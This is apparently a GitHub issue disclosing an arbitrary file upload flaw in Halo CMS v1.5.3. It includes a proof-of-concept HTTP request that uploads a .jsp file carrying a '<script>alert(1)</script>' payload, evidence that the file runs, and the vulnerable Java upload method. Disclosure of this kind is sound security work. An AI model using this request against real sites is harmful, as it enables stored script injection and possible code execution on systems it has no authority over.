New issue

Jump to bottom

Halo cms v1.5.3 has an arbitrary format file upload vulnerability at /api/admin/attachments/upload #1

⊙ Open **zongdeiqianxing** opened this issue on Jun 6 · 0 comments

zongdeiqianxing commented on Jun 6 • edited ▾ Owner

https://github.com/halo-dev/halo/


Halo cms v1.5.3 has an arbitrary format file upload vulnerability at /api/admin/attachments/upload. Attackers can upload files in formats such as jsp、html etc.

Proof of Concept

```
POST /api/admin/attachments/upload HTTP/1.1
Host: 127.0.0.1:8090
Content-Length: 219
Admin-Authorization: 244a0b5340d943ffb8be55bbf3c0db2f
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.88 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryFxTUuVBMVJqfHQHX
Origin: http://127.0.0.1:8090
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8090/admin/index.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=node04b75v93fl79m6b5ujcpwcvp82.node0
Connection: close

------WebKitFormBoundaryFxTUuVBMVJqfHQHX
Content-Disposition: form-data; name="file"; filename="2.jsp"
Content-Type: application/octet-stream

1<script>alert(1)</script>
------WebKitFormBoundaryFxTUuVBMVJqfHQHX--
```



http://127.0.0.1:8090/admin/index.html#/interface/themes/setting

Anatole 1.5.0-alpha.2

侧边栏宽度：40%


侧边栏背景图：

右上角图标：

圆形头像：● 开启 ○ 关闭

KaTex 公式渲染：○ 开启 ● 关闭

文章代码高亮语言：




http://127.0.0.1:8090/upload/2022/06/2.jsp

127.0.0.1:8090 显示

1

permalink: AttachmentServiceImpl.java L110

Security is not checked in the relevant code



```java
109     @Override
110     public Attachment upload(MultipartFile file) {
111         Assert.notNull(file, "Multipart file must not be null");
112 
113         AttachmentType attachmentType = getAttachmentType();
114 
115         log.debug("Starting uploading... type: [{}], file: [{}]", attachmentType,
116             file.getOriginalFilename());
117 
118         // Upload file
119         UploadResult uploadResult = fileHandlers.upload(file, attachmentType);
120 
121         log.debug("Attachment type: [{}]", attachmentType);
122         log.debug("Upload result: [{}]", uploadResult);
123 
124         // Build attachment
125         Attachment attachment = new Attachment();
126         attachment.setName(uploadResult.getFilename());
127         // Convert separator
128         attachment.setPath(HaloUtils.changeFileSeparatorToUrlSeparator(uploadResult.getFilePath()));
129         attachment.setFileKey(uploadResult.getKey());
130         attachment.setThumbPath(
131             HaloUtils.changeFileSeparatorToUrlSeparator(uploadResult.getThumbPath()));
132         attachment.setMediaType(uploadResult.getMediaType().toString());
133         attachment.setSuffix(uploadResult.getSuffix());
134         attachment.setWidth(uploadResult.getWidth());
135         attachment.setHeight(uploadResult.getHeight());
136         attachment.setSize(uploadResult.getSize());
137         attachment.setType(attachmentType);
138 
139         log.debug("Creating attachment: [{}]", attachment);
140 
141         // Create and return
142         return create(attachment);
143     }
```

zongdeiqianxing changed the title ~~Halo cms v1.5.2 has an arbitrary format file upload vulnerability at /api/admin/attachments/upload~~ **Halo cms v1.5.3 has an arbitrary format file upload vulnerability at /api/admin/attachments/upload** on Jun 6

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant